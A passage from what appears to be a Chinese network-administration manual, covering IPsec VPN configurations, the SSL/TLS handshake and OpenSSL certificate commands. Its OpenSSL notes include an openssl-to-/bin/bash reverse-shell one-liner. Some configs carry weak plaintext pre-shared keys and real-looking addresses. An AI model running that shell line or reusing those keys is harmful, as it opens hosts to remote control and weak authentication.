ike dpd to\_guanju interval-time 300

time-out 30 #

ike peer to\_guanju exchange-mode aggressive

pre-shared-key cipher $c$3$UdivocWuHvWNHl4e4QWjTmwr1Ott0xIuQ7WX32lZU5AY id-type name

remote-name tgj

remote-address 123.232.112.70

local-address 61.156.57.30 nat traversal

dpd to\_guanju #

ipsec transform-set to\_guanju encapsulation-mode tunnel transform esp

esp authentication-algorithm sha1 esp encryption-algorithm 3des

#

ipsec policy to\_guanju 1 isakmp security acl 3000

ike-peer to\_guanju transform-set to\_guanju

sa duration traffic-based 1843200 sa duration time-based 28800

#

ipsec profile 1 #

interface GigabitEthernet0/0 port link-mode route

ip address 61.156.57.30 255.255.255.224

ipsec policy to\_guanju #

interface GigabitEthernet0/3 port link-mode route

ip address 10.255.4.1 255.255.255.0

QQ群：632167235

使用模板通过域名建立隧道

633/990

#

interface Tunnel1 #

vd Root id 1 #

zone name DMZ id 3 priority 50

import interface GigabitEthernet0/3 zone name Untrust id 4

priority 5

import interface GigabitEthernet0/0 switchto vd Root

object network subnet 10.255.4.0/0.255.255.255 subnet 10.255.4.0 0.0.0.255

object network subnet 192.168.0.0/0.0.255.255 subnet 192.168.0.0 0.0.255.255

#

interzone source DMZ destination Untrust rule 0 permit

source-ip 10.255.4.0/0.255.255.255

destination-ip 192.168.0.0/0.0.255.255 service any\_service

rule enable

interzone source Untrust destination DMZ rule 0 permit

source-ip 192.168.0.0/0.0.255.255

destination-ip 10.255.0.0/0.0.255.255 service any\_service

rule enable

#

ip route-static 0.0.0.0 0.0.0.0 61.156.57.1

ip route-static 192.168.0.0 255.255.0.0 123.232.112.70

QQ群：632167235

634/990

# 使用模板通过域名建立隧道#

ike local-name jinanwangyang ike next-payload check disabled #

acl number 3000

rule 0 permit ip source 10.255.4.0 0.0.0.255 destination 192.168.0.0 0.0.255.255 #

ike proposal 1

encryption-algorithm 3des-cbc #

ike dpd to\_guanju interval-time 300

time-out 30 #

ike peer to\_guanju exchange-mode aggressive

pre-shared-key cipher $c$3$UdivocWuHvWNHl4e4QWjTmwr1Ott0xIuQ7WX32lZU5AY id-type name

remote-name tgj

remote-address 123.232.112.70

local-address 61.156.57.30 nat traversal

dpd to\_guanju #

ipsec transform-set to\_guanju encapsulation-mode tunnel transform esp

esp authentication-algorithm sha1 esp encryption-algorithm 3des

#

ipsec policy-template to\_guanju 1 security acl 3000

ike-peer to\_guanju transform-set to\_guanju

sa duration traffic-based 1843200 sa duration time-based 28800

#

ipsec policy guanju\_pro 10 isakmp template to\_guanju #

ipsec profile 1 #

interface GigabitEthernet0/0 port link-mode route

ip address 61.156.57.30 255.255.255.224

ipsec policy guanju\_pro #

interface GigabitEthernet0/3

QQ群：632167235

USG2200

635/990

port link-mode route

ip address 10.255.4.1 255.255.255.0 #

interface Tunnel1 #

vd Root id 1 #

zone name DMZ id 3 priority 50

import interface GigabitEthernet0/3 zone name Untrust id 4

priority 5

import interface GigabitEthernet0/0 switchto vd Root

object network subnet 10.255.4.0/0.255.255.255 subnet 10.255.0.0 0.0.255.255

object network subnet 192.168.0.0/0.0.255.255 subnet 192.168.0.0 0.0.255.255

#

interzone source DMZ destination Untrust rule 0 permit

source-ip 10.255.4.0/0.255.255.255

destination-ip 192.168.0.0/0.0.255.255 service any\_service

rule enable

interzone source Untrust destination DMZ rule 0 permit

source-ip 192.168.0.0/0.0.255.255

destination-ip 10.255.0.0/0.0.255.255 service any\_service

rule enable

#

ip route-static 0.0.0.0 0.0.0.0 61.156.57.1

ip route-static 192.168.0.0 255.255.0.0 123.232.112.70

QQ群：632167235

636/990

#

ike local-name jinanxikuan ike dpd interval 300 30

#

web-manager enable

web-manager security enable port 8880 #

acl number 3000

rule 0 permit ip source 10.255.11.0 0.0.0.255 destination 192.168.0.0 0.0.255.255 #

acl number 3002

rule 5 permit ip source 10.255.11.0 0.0.0.255 destination 192.168.0.0 0.0.255.255 #

ike proposal 1

encryption-algorithm 3des-cbc #

ike peer ike\_p1

exchange-mode aggressive

pre-shared-key %$%$3Al9AzA~o#l-'Y8pMd26\_;2)%$%$ ike-proposal 1

local-id-type fqdn remote-id tgj

remote-address 123.232.112.70

remote-address ip-pool 0 #

ipsec proposal prop27516151222 esp authentication-algorithm sha1 esp encryption-algorithm 3des

#

ipsec policy ike\_p2 1 isakmp security acl 3002

ike-peer ike\_p1

proposal prop27516151222 local-address 221.214.50.16

sa duration traffic-based 4194303 sa duration time-based 28800

#

interface Cellular0/1/0 link-protocol ppp

#

interface GigabitEthernet0/0/0

ip address 221.214.50.16 255.255.255.192

ipsec policy ike\_p2 auto-neg service-manage enable service-manage http permit service-manage https permit service-manage ping permit service-manage telnet permit

QQ群：632167235

**8.1.1.2.4 OpenSWan**

常用命令

验证条件：

# **ipsec verify**

注意

SELINUX关闭

预备安装：

# **yum install -y make gcc autoconf gmp-devel bison flex lsof**

637/990

#

interface GigabitEthernet0/0/1

ip address 10.255.11.100 255.255.255.0

service-manage enable service-manage ping permit #

firewall zone trust set priority 85

add interface GigabitEthernet0/0/1 #

firewall zone untrust set priority 5

add interface GigabitEthernet0/0/0 #

ip route-static 0.0.0.0 0.0.0.0 221.214.50.1

ip route-static 192.168.0.0 255.255.0.0 GigabitEthernet0/0/0 123.232.112.70 #

policy interzone local trust inbound policy 0

action permit #

policy interzone local untrust inbound policy 2

action permit #

policy interzone local untrust outbound policy 1

action permit

policy source 221.214.50.16 0

policy destination 123.232.112.70 0 #

policy interzone trust untrust inbound policy 1

action permit

QQ群：632167235

主文件配置

其他配置

638/990

# left是本地端

# 格式要求很严，一定要有缩进，等号左右不能有空格

config setup

# myid = @me

protostack=netkey # 一端为klips另一端为netkey则无法建立interfaces="ipsec0=eth1 ipsec1=eth2" # %defaultroute nat\_traversal=yes

listen=1.1.1.1

# virtual\_private=%v4:10.0.0.0/8,%v4:1.1.1.1/8 oe=off

# plutodebug="all"

# plutostderrlog=/dev/null

conn ME left=1.1.1.1

# leftid=@local leftsubnets=2.2.2.0**/**24 3.3.3.0**/**24

# leftnexthop=%defaultroute # 下一跳指定为默认路由地址right=1.1.1.2

# rightid=@remote rightsubnets=2.2.2.0**/**24 3.3.3.0**/**24

# rightnexthop=%defaultroute # RServer的下一跳指定为默认路由地址

authby=secret aggrmode=yes auto=start keyingtries=3 ikelifetime=86400s

ike=3des-sha1-modp1024 #不支持DH1

phase2=esp salifetime=28800s type=tunnel dpddelay=30 dpdtimeout=120 dpdaction=**clear** metric=100 compress=no pfs=no

phase2alg=3des-md5**;**modp1024

QQ群：632167235

**8.1.1.2.5 StrongSwan**

预共享密钥

# **vi /etc/ipsec.conf**

# **vi /etc/ipsec.secrets**

@hudong @guanju : PSK "VMware1!"

证书

1. 生成两端的RSA密钥

# **openssl genrsa -out /etc/ssl/private/ca.key 2048**

# **openssl genrsa -out /etc/ssl/private/172.31.30.28.key 2048**

# **openssl genrsa -out /etc/ssl/private/172.31.30.30.key 2048**

2. 生成CA证书

# **openssl req -new -x509 -sha256 -days 3650 -key /etc/ssl/private/ca.key -out /etc/ssl/certs/ ca.crt -extensions v3\_ca**

3. 创建证书请求文件

# **openssl req -new -sha256 -key /etc/ssl/private/172.31.30.28.key -out /etc/ssl/ certs/172.31.30.28.csr**

639/990

conn linyituopu dpdaction=restart left=123.130.244.125

#leftnexthop=114.80.193.1 leftsubnet=192.168.234.0**/**24 right=123.232.112.70

rightsubnet=192.168.0.0**/**16 #rightsourceip=123.232.112.70 leftauth=psk

rightauth=psk leftid="@hudong" rightid="@guanju" ikelifetime=1h keylife=8h

ike=3des-sha1-modp768 esp=3des-md5 auto=add keyexchange=ikev1 #aggressive=yes

vi **/**etc**/**ipsec.secrets

1.1.1.1 1.1.1.2 **:** PSK "cisco"

net.ipv4.conf.default.rp\_filter=0 net.ipv4.ip\_forward=1

QQ群：632167235

# **openssl req -new -sha256 -key /etc/ssl/private/172.31.30.30.key -out /etc/ssl/ certs/172.31.30.30.csr**

4. 签名证书

# **openssl x509 -req -days 360 -in /etc/ssl/certs/172.31.30.28.csr -CA /etc/ssl/certs/ca.crt -**

**CAkey /etc/ssl/private/ca.key -CAcreateserial -out /etc/ssl/certs/172.31.30.28.crt**

# **openssl x509 -req -days 360 -in /etc/ssl/certs/172.31.30.30.csr -CA /etc/ssl/certs/ca.crt - CAkey /etc/ssl/private/ca.key -CAcreateserial -out /etc/ssl/certs/172.31.30.30.crt**

5. 验证证书

# **openssl verify -CAfile /etc/ssl/certs/ca.crt /etc/ssl/certs/172.31.30.28.crt**

6. 转换PEM格式到DER格式

# **openssl x509 -outform der -in /etc/ssl/certs/ca.crt -out /etc/ipsec.d/cacerts/ca.der** # **openssl rsa -outform der -in /etc/ssl/private/172.31.30.28.key -out /etc/ipsec.d/ private/172.31.30.28.der**

# **openssl x509 -outform der -in /etc/ssl/certs/172.31.30.28.crt -out /etc/ipsec.d/ certs/172.31.30.28.der**

7. 配置文件

8. 密钥文件

# **cat /etc/ipsec.secrets**

172.31.30.28 172.31.30.30 : RSA /etc/ipsec.d/private/172.31.30.28.der

9. 注意

在日志文件中注意配置的DN中是否有邮箱， 导致RSA验证失败。

640/990

#cat /etc/ipsec.conf config setup

# strictcrlpolicy=yes # uniqueids = no

conn linux-nsx-certs authby=rsasig auto=start

leftid="C=IT, ST=Italy, L=Padova, O=RR Labs, OU=Security, CN=172.31.30.28" left=172.31.30.28 # strongSwan ouside address leftsubnet=192.168.0.0**/**24 # networks behind strongSwan leftcert=172.31.30.28.der

leftsendcert=always

rightid="C=IT, ST=Italy, L=Padova, O=RR Labs, OU=Security, CN=172.31.30.30" right=172.31.30.30 # NSX Edge outside address rightsubnet=10.0.253.0**/**24 # networks behind NSX Edge

rightca=%any rightrsasigkey=%cert

ike=aes128-md5-modp1024 # Phase 1: AES, modp1024 = DH group 2 ikelifetime=28800 # SA lifetime of 28800 seconds keyexchange=ikev2 # IKEv2, always use PFS

esp=aes128-sha1-modp1024 # Phase 2: AES, SHA1, DH Group 2 lifebytes=0 # no kbytes rekeying

lifepackets=0 # no packets rekeying lifetime=1h # SA lifetime of 3600 seconds

QQ群：632167235

**8.1.1.2.6 setkey**

注意事项

先启动setkey再启动racoon racoon -F查看实时调试信息

手动SA传输模式

手动SA隧道模式

自动SA

641/990

flush**;** spdflush**;**

#ESP

add 192.168.56.102 192.168.56.103 esp 1 -m tunnel -E 3des-cbc "123456789012345678901234"**;**

add 192.168.56.103 192.168.56.102 esp 2 -m tunnel -E 3des-cbc "123456789012345678901234"**;**

spdadd 192.168.1.0**/**24 192.168.2.0**/**24 any -P **in** ipsec esp**/**tunnel**/**192.168.56.102-192.168.56.103**/**require**;**

spdadd 192.168.2.0**/**24 192.168.1.0**/**24 any -P out ipsec esp**/**tunnel**/**192.168.56.103-192.168.56.102**/**require**;**

#spdadd 30.0.0.1:30.0.0.111 [333:3333] 20.0.0.1:20.0.0.11 [111:1111]

# tcp -P out ipsec esp/tunnel/30.0.0.1-20.0.0.1/use

#!/usr/sbin/setkey -f

flush**;** spdflush**;**

add 192.168.56.102 192.168.56.103 esp 1 -E 3des-cbc "123456789012345678901234"**;**

add 192.168.56.103 192.168.56.102 esp 2 -E 3des-cbc "123456789012345678901234"**;**

spdadd 192.168.56.102 192.168.56.103 any -P out ipsec esp**/**transport**//**require**;**

spdadd 192.168.56.103 192.168.56.102 any -P **in** ipsec esp**/**transport**//**require**;**

QQ群：632167235

642/990

path include "/path"**;**

path pre\_shared\_key "/etc/racoon/psk.txt"**;** path certificate "/path"**;**

include "/file"**;** log **info;**

privsep **{**

user user**;** group group**; chroot** path**;**

**}**

listen **{**

isakmp 1.1.1.1[500]**;**

isakmp\_natt 1.1.1.1[4500]**;**

**}**

reomte myremotehost**|**anonymous **{** remote\_address 1.1.1.2**;** exchange\_mode aggressive**;** passive **(**on **|** off**);**

nat\_traversal **(**on **|** off **|** force**);**

my\_identifier [qualifier] idtype ...**;** peers\_identifier idtype ...**;**#不要加@ verify\_identifier **(**on **|** off**);** verify\_cert **(**on **|** off**);**

certificate\_type plain\_rsa**;** ca\_type plain\_rsa**;**

peers\_certfile **(**dnssec **|** certfile **|** plain\_rsa pubkeyfile**);**

script script phase1\_up script script phase1\_down script script phase1\_dead

dpd\_delay delay**;** dpd\_retry delay**;** dpd\_maxfail number**;**

proposal **{** encryption\_algorithm 3des**;** hash\_algorithm sha1**;**

authentication\_method pre\_shared\_key**;** dh\_group modp1024**;**

lifetime time 86400 sec**;**

**}**

**}**

QQ群：632167235

**8.1.1.2.7 netsh**

Windows配置IPSec VPN

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ sc config policyagent start= auto

sc start policyagent

netsh ipsec static add policy name=ipsec-policy mmsecmethods=3des-sha1-2 netsh ipsec static add filterlist name=ipsec-filterlist

netsh ipsec static add filterlist ipsec-filterlist

netsh ipsec static add filteraction name=ipsec-action inpass=yes soft=yes action=permit qmsecmethods=esp [3des,sha1]

netsh ipsec static add filter filterlist=ipsec-filterlist srcaddr=me dstaddr=any protocol=any mirrored=yes srcmask=0.0.0.0 dstmask=0.0.0.0 srcport=0 dstport=0

netsh ipsec static add rule name=ipsec-rule policy=ipsec-policy filterlist=ipsec-filterlist filteraction=ipsec-action conntype=all activate=yes psk=123456

netsh ipsec static set policy name=ipsec-policy assign=yes

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

**8.1.2 SSL**

**8.1.2.1** 原理

643/990

#sainfo (local\_id | anonymous) (remote\_id | clientaddr | anonymous) { sainfo address 192.168.1.0**/**24 any address 192.168.2.0**/**24 any **{**#内部地址# pfs\_group modp1024;

lifetime time 28800 sec**;** encryption\_algorithm 3des**;** authentication\_algorithm hmac\_sha1**;** compression\_algorithm deflate**;**

**}**

padding **{**

randomize on**;** randomize\_length off**;** maximum\_length 20**;** exclusive\_tail on**;** strict\_check off**;**

**}**

QQ群：632167235

概述

SSL协议与应用层协议相互独立， 应用层协议能透明的建立于SSL协议之上。

SSL协议只对通信双方传输的应用数据进行加密， 而不是对从一个主机到另一主机的所有数据进行加密。由于协议自身特性（ 数字证书机制）， SSL/TLS不能被用于保护多跳（ multi-hop） 端到端通信， 而只能保护点到点通信。

协议安全机制

1. 连接的私密性

SSL利用对称加密算法对传输数据进行加密， 并利用RSA加密传输对称密钥算法中使用的密钥。

2. 身份验证机制

基于证书利用数字签名方法对服务器和客户端进行身份验证， 其中客户端的身份验证是可选的。SSL服务器和客户端通过公钥基础设施PKI（ Public Key Infrastructure） 提供的机制从认证机构CA（ Certificate Authority） 获取证书。

3. 消息的可靠性

消息传输过程中使用基于密钥的消息验证码MAC（ Message Authentication Code） 来检验消息的完整性。

MAC算法是将密钥和任意长度的数据转换为固定长度数据的一种算法。发送端在密钥参与下， 利用MAC算法计算出消息的MAC值， 并将其加在消息之后发送给接收端。接收端利用同样的密钥和MAC算法计算出消息的MAC值， 并与接收到的MAC值比较。如果二者相同， 则报文没有改变。否则， 报文在传输过程中被修改， 接收端将丢弃该报文。

4. 重放保护

通过使用隐式序列号防止重放攻击。

协议结构

SSL/TLS协议被设计为一个两阶段协议， 分为握手阶段和应用阶段：

握手阶段也称协商阶段， 在这一阶段， 客户端和服务器端会认证对方身份（ 依赖于PKI体系， 利用数字证书进行身份认证）， 并协商通信中使用的安全参数、密码套件以及MasterSecret。后续通信使用的所有密钥都是通过MasterSecret生成。

在握手阶段完成后， 进入应用阶段。在应用阶段通信双方使用握手阶段协商好的密钥进行安全通信。

+-------+------+------+

|SSL修改 | SSL握| SSL告|

|密码协议 |手协议 |警协议|

+-------+------+------+

|

SSL记录协议

|

+-------+------+------+

|

TCP协议

|

+-------+------+------+

* SSL记录协议： 主要负责对上层的数据进行分块、计算并添加MAC、加密， 最后把记录块传输给对方。
* SSL握手协议： 是SSL协议非常重要的组成部分， 用来协商通信过程中使用的加密套件（ 对称加密算法、密钥交换算法和MAC算法等） 、在服务器和客户端之间安全地交换密钥， 实现服务器和客户端的身份验证。客户端和服务器通过握手协议建立一个会话， 会话包含一组参数， 主要有会话ID、对方的证书、加密套件（ 包括密钥交换算法、数据加密算法和MAC算法） 及主密钥。
* SSL修改密码协议： 客户端和服务器端通过修改密码协议通知接收方， 随后的报文都将使用新协商的加密套件和密钥进行保护和传输。
* SSL告警协议： 用来允许一方向另一方报告告警信息。消息中包含告警的严重级别和描述。级别分为fatal 和warning， fatal类型的错误会直接中断SSL链接， 而warning级别的错误SSL链接仍可继续， 只是会给出错误警告。

握手过程

只验证服务器的握手过程

*C -1--Client Hello*

*--> S*

644/990

QQ群：632167235

*C <2--Server Hello C <3--Certificate*

*---*

*---*

*S S S S S S S S*

*C <4--Server Hello Done --- C -5--Client Key Exchange-> C -6--Change Cipher Spec ->*

*C -7--Finished*

*-->*

*C <8--Change Cipher Spec---*

*C <9--Finished*

*---*

每个报文解释如下：

1. SSL客户端通过Client Hello消息将它支持的SSL版本、加密算法、密钥交换算法、MAC算法等信息发送给

SSL服务器。其中还包含一个随机数， 这个随机数由4个字节的当前GMT UNIX时间以及28个随机选择的字节组成， 共32字节。该随机数会在密钥生成过程中被使用。

1. SSL服务器确定本次通信采用的SSL版本和加密套件， 并通过Server Hello消息通知给SSL客户端。如果SSL 服务器允许SSL客户端在以后的通信中重用本次会话， 则SSL服务器会为本次会话分配会话ID， 并通过Server Hello消息发送给SSL客户端。其中同样会包含一个随机数， 同样4+28 字节类型， 由服务器生成。
2. SSL服务器将携带自己公钥信息的数字证书通过Certificate消息发送给SSL客户端。
3. SSL服务器发送Server Hello Done消息， 通知SSL客户端版本和加密套件协商结束， 开始进行密钥交换。这条消息只用作提醒， 不包含数据域。
4. SSL客户端验证SSL服务器的证书合法后， 利用证书中的公钥加密SSL客户端随机生成的密钥， 并通过Client Key Exchange消息发送给SSL服务器。
5. SSL客户端发送Change Cipher Spec消息， 通知SSL服务器后续报文将采用协商好的密钥和加密套件进行加密和MAC计算。
6. SSL客户端计算已交互的握手消息（ 除Change Cipher Spec 消息外所有已交互的消息） 的Hash值， 利用协商好的密钥和加密套件处理Hash值（ 计算并添加MAC值、加密等） ， 并通过Finished消息发送给SSL服务器。SSL服务器利用同样的方法计算已交互的握手消息的Hash值， 并与Finished消息的解密结果比较， 如果二者相同， 且MAC值验证成功， 则证明密钥和加密套件协商成功。
7. 同样地， SSL服务器发送Change Cipher Spec消息， 通知SSL客户端后续报文将采用协商好的密钥和加密套件进行加密和MAC计算。
8. SSL服务器计算已交互的握手消息的Hash值， 利用协商好的密钥和加密套件处理Hash值（ 计算并添加MAC

值、加密等）， 并通过Finished消息发送给SSL客户端。SSL客户端利用同样的方法计算已交互的握手消息的

Hash值， 并与Finished消息的解密结果比较， 如果二者相同， 且MAC值验证成功， 则证明密钥和加密套件协商成功。

SSL客户端接收到SSL服务器发送的Finished消息后， 如果解密成功， 则可以判断SSL服务器是数字证书的拥有者， 即SSL服务器身份验证成功。因为只有拥有私钥的SSL服务器才能从Client Key Exchange消息中解密得到密钥， 从而间接地实现了SSL客户端对SSL服务器的身份验证。

Change Cipher Spec消息属于SSL修改密码协议， 其他握手过程交互的消息均属于SSL握手协议， 统称为SSL握手消息。

验证服务器和客户端的握手过程

*C C C C C C C C C C C C*

*-1--Client Hello*

*<2--Server Hello*

*<3--Certificate*

*-->*

*---*

*---*

*S S S S S S S S S S S S*

*<4--Certificate Request--*

*<5--Server Hello Done ---*

*-6--Certificate*

*-->*

*-7--Client Key Exchange->*

*-8--Certificate Verify ->*

*-9--Change Cipher Spec ->*

*-10-Finished*

*-->*

*<11-Change Cipher Spec---*

*<12-Finished*

*---*

每个报文解释如下：

4. SSL服务器发送Certificate Request消息， 请求SSL客户端将其证书发送给SSL服务器。

6. SSL客户端通过Certificate消息将携带自己公钥的证书发送给SSL服务器。SSL服务器验证该证书的合法性。

8. SSL客户端计算已交互的握手消息、主密钥的Hash值， 利用自己的私钥对其进行加密， 并通过Certificate

Verify消息发送给SSL服务器。

SSL服务器计算已交互的握手消息、主密钥的Hash值， 利用SSL客户端证书中的公钥解密Certificate Verify消

645/990

QQ群：632167235

息， 并将解密结果与计算出的Hash值比较。如果二者相同， 则SSL客户端身份验证成功。

恢复原有会话的握手协议

*C -1--Client Hello C <2--Server Hello C -3--Change Cipher C -4--Finished*

*C <5--Change Cipher C <6--Finished*

*-->*

*---*

*Spec-->*

*-->*

*Spec---*

*---*

*S S S S S S*

每个报文解释如下：

1. SSL客户端发送Client Hello消息， 消息中的会话ID设置为计划重用的会话的ID。
2. SSL服务器如果允许重用该会话， 则通过在Server Hello消息中设置相同的会话ID来应答。这样， SSL客户端和SSL服务器就可以利用原有会话的密钥和加密套件， 不必重新协商。
3. SSL客户端发送Change Cipher Spec消息， 通知SSL服务器后续报文将采用原有会话的密钥和加密套件进行加密和MAC计算。
4. SSL客户端计算已交互的握手消息的Hash值， 利用原有会话的密钥和加密套件处理Hash值， 并通过

Finished消息发送给SSL服务器， 以便SSL服务器判断密钥和加密套件是否正确。

1. 同样地， SSL服务器发送Change Cipher Spec消息， 通知SSL客户端后续报文将采用原有会话的密钥和加密套件进行加密和MAC计算。
2. SSL服务器计算已交互的握手消息的Hash值， 利用原有会话的密钥和加密套件处理Hash值， 并通过

Finished消息发送给SSL客户端， 以便SSL客户端判断密钥和加密套件是否正确。

SSL实现

SSL VPN业务

1. Web代理： 即用户使用浏览器以HTTPS方式、通过SSL VPN网关对内网Web服务器提供的资源进行访问。在这个过程中， SSL VPN网关代理用户对内网Web服务器的访问， 为用户访问内网Web服务器提供了安全的连接。
2. 端口转发： 用于实现应用程序以TCP接入方式对内网服务器的安全访问。需安装专用的客户端软件， 由该软件实现使用SSL连接传送应用层数据。
3. 全网接入： 使远程终端以IP接入方式与内网服务器在网络层实现安全通信。需要安装专用的客户端软件， 该客户端软件会在主机上安装一个虚拟网卡。
4. 文件共享： SSL VPN网关将文件共享资源以Web方式提供给用户， 起到协议转换器的作用。

**8.1.2.2 OpenSSL**

646/990

**software**

**type**

**stack**

Apache

Webserver

OpenSSL

IIS

Webserver

sChannel

GlassFish

Webserver

JSSE

Resin

Webserver

JSSE

nginx

Webserver

OpenSSL

Firefox

Browser

NSS

IE

Browser

sChannel

QQ群：632167235

**8.1.2.2.1** 编译安装

# **tar zxvf openssl-1.0.2.tar.gz**

# **cd openssl-1.0.2**

# **./config --prefix=/usr/local/openssl --shared**

# **make && make install**

# **echo '/usr/local/openssl/lib' >> /etc/ld.so.conf.d/selfmanual.conf**

# **ldconfig -v**

# **echo 'PATH=/usr/local/openssl/bin:$PATH' >> /etc/profile.d/selfmanual.sh**

**8.1.2.2.2** 使用笔记

概述

文件、目录

/etc/pki/tls/openssl.cnf

/etc/pki/CA

编码

.DER： 扩展名DER用于二进制DER编码的证书， 这些证书也可以用CER或者CRT作为扩展名

.PEM： 扩展名PEM用于ASCII(Base64)编码的各种X.509 v3证书

扩展名

.CRT： 扩展名CRT用于证书， 证书可以是DER编码， 也可以是PEM编码

.CER： CRT证书的微软型式

.CSR： 扩展名CRT用于证书请求文件

.KEY： 扩展名KEY用于PCSK#8的公钥和私钥， 这些公钥和私钥可以是DER编码或者PEM编码

使用的文件

client使用的文件有： ca.crt,client.crt,client.key

server使用的文件有： ca.crt,server.crt,server.key

.crt文件和.key可以合到一个文件里面

注意

签发证书时必须建立demoCA目录及其子目录。

命令示例

服务签名过程

1. CA生成自签名证书

# **openssl genrsa 1024 -out ca.key**

# **openssl req -new -x509 -key ca.key -out ca.crt**

2. 服务器证书请求

# **openssl genrsa 1024 > server.key**

# **openssl req -new -key server.key -out server.csr**

3. 客户端证书请求

647/990

QQ群：632167235

# **openssl genrsa 1024 > client.key**

# **openssl req -new -key client.key -out client.csr**

4. 用CA进行签名

# **openssl ca -in server.csr -out server.crt -cert ca.crt -keyfile ca.key**

# **openssl ca -in client.csr -out client.crt -cert ca.crt -keyfile ca.key**

5. 导出公钥

# **openssl rsa -in ca.key -pubout -out ca.pub**

吊销过程

1. 吊销证书

# **openssl ca -revoke 00.pem**

2. 生成吊销证书列表

# **openssl ca -gencrl -out revoke.crl**

3. 修改crl文件格式

# **openssl crl -in revoke.crl -outform DER -out revoke.der.crl**

4. 查看吊销证书内容

# **openssl crl -in revoke.crl -noout -text**

一步生成

1. 一步生成csr和key

# **openssl req -newkey rsa:1024 -keyout server.key -out server.csr**

2. 一步生成crt和key

# **openssl req -x509 -newkey rsa:1024 -nodes -keyout ca.key -out ca.crt**

3. 自签名证书请求文件

# **openssl x509 -req -in server.csr -signkey server.key -out server.crt**

私钥证书配对验证

1. 检查证书

# **openssl x509 -noout -text -in server.crt**

2. 检查私钥

# **openssl rsa -noout -text -in server.key**

3. "modulus"和"public exponent"两个字段必须匹配。

计算哈希

# **openssl dgst -sha1 filename**

加密文件

# **openssl enc -des -e -in file1 -out file2**

# **openssl enc -des -d -in file2 -out file1**

反向连接

# **openssl s\_server -accept 1234 -cert ca.crt -key ca.key -quiet**

# **openssl s\_client -quiet -connect 192.168.56.106:1234 < pipe | /bin/bash > pipe**

648/990

QQ群：632167235

PFX导出私钥和证书

# **openssl pkcs12 -in myssl.pfx -nodes -out server.pem**

# **openssl rsa -in server.pem -out server.key**

# **openssl x509 -in server.pem -out server.crt**

公钥转换

openssl命令期望SSL public key("BEGIN PUBLIC KEY")而不是RSA public key("BEGIN RSA PUBLIC KEY")

两种公钥转换的方法：

# **openssl rsa -in id\_rsa.pem -RSAPublicKey\_in -pubout > id\_pub.pem**

**8.1.2.2.3** 指令介绍

**8.1.2.2.3.1 verify**

语法

# **openssl verify [-CApath directory] [-CAfile file] [-purpose purpose] [-untrusted file] [-help] [- issuer\_checks] [-verbose] [-] [certificates]**

用途

证书链验证工具， 逐级验证证书是否合法。

选项

-CApath directory： 我们信任的CA证书的存放目录。这些证书的名称应该是这样的格式： xxxxxxxx.0

（ xxxxxxxx代表证书的哈希值， 参看x509指令的-hash） 。你也可以在目录里touch一些这样格式文件名的文件， 符号连接到真正的证书。那么这个xxxxxxxx我怎么得到？ x509指令有说明。其实这样子就可以了： openssl x509 -hash -in server.crt。

-CAfile file： 我们信任的CA的证书， 里面可以有多个CA的证书。

-untrusted file： 我们不信任的CA的证书。

-purpose purpose： 证书的用途。如果这个option没有设置， 那么不会对证书的CA链进行验证。现在这个

option的参数有以下几个： sslclinet、sslserver、nssslserver、smimesign、smimeencrypt， 稍后会详细解释的。

-help： 打印帮助信息。

-verbose： 打印出详细的操作信息。

-issuer\_checks： 打印出我们验证的证书的签发CA的证书的之间的联系。要一次验证多个证书， 把那些证书名都写在后面就好了。

**8.1.2.2.3.2 asn1parse**

语法

# **openssl asn1parse [-inform PEM|DER] [-in filename] [-out filename] [-noout] [-offset number] [- length number] [-i] [- structure filename] [-strparse offset]**

用途

649/990

QQ群：632167235

一个诊断工具， 可以对ASN1结构进行分析。

选项

-inform DER|PEM|TXT： 输入的格式， DER是二进制格式， PEM是base64编码格式,TXT不用解释了吧。

-in filename： 输入文件的名称， 缺省为标准输入。

-out filename： 输入文件的名称， 输入一般都是DER数据。如果没这个项， 就没有东西输入。该项一般都要和-strparse一起使用。

-noout： 不要输出任何东西（ 不明白有什么用）。

-offset number： 从文件的那里开始分析， 看到offset就应该知道是什么意思了吧。

-length number： 一共分析输入文件的长度的多少， 缺省是一直分析到文件结束。

-i： 根据输出的数据自动缩进。

-structure filename： 当你输入的文件包含有附加的对象标志符的时候， 使用这个。这种文件的格式在后面会介绍。

-strparse offset： 从由offset指定的偏移量开始分析ASN1对象。当你碰到一个嵌套的对象时， 可以反复使用这个项来一直进到里面的结构捏出你需要的东东。

举例

1. 使用如下命令可以进行分析：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **openssl asn1parse -out temp.ans -i -inform pem < server.crt**

0:d=0 hl=4 l= 881 cons: SEQUENCE

4:d=1 hl=4 l= 730 cons: SEQUENCE

……

72:d=3 hl=2 l= 13 prim: UTCTIME :000830074155Z

187:d=3 hl=2 l= 13 prim: UTCTIME :010830074155Z

202:d=2 hl=3 l= 136 cons: SEQUENCE

205:d=3 hl=2 l= 11 cons: SET

……

359:d=3 hl=3 l= 141 prim: BIT STRING

……

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

本例是一个自签名的证书。每一行的开始是对象在文件里的偏移量。d=xx是结构嵌套的深度。知道ASN1结构的人应该知道， 每一个SET或者SEQUENCE都会让嵌套深度增加1。hl=xx表示当前类型的header的长度。

1=xx表示内容的八进制的长度。-i可以让输出的东西容易懂一点。本例中359行就是证书里的公共密钥。可以用-strparse来看看。

2. 查看证书里的公共密钥：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **openssl asn1parse -out temp.ans -i -inform pem -strparse 359 < server.crt**

0:d=0 hl=3 l= 137 cons: SEQUENCE

3:d=1 hl=3 l= 129 prim:

INTEGER :C0D802B4C084B20569C619C0FDF466EEB7980920A408D51DA22C20427AC32488665D931C41E3274912DE2

135:d=1 hl=2 l= 3 prim: INTEGER :010001

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

不要试图去看temp.ans的内容， 是二进制来着， 看不懂的。

3. 查看证书里面的签名部分：

# **openssl asn1parse -in pca-cert.pem -out tbs -noout -strparse 359**

**8.1.2.2.3.3 CA**

语法

# **openssl ca [-verbose][-config filename][-name section][-gencrl][-revoke file][-crldays days][-**

650/990

QQ群：632167235

**crlhours hours][-crlexts section][-startdate date][-enddate date][-days arg][-md arg][-policy arg][- keyfile arg][-key arg][-passin arg][-cert file][-in file][-out file][-notext][-outdir dir][-infiles][-spkac file][-ss\_cert file][-preserveDN][-batch][-msie\_hack][-extensions section]**

用途

模拟CA。

举例

1. 给一个CSR签名：

# **openssl ca -in req.pem -out newcert.pem**

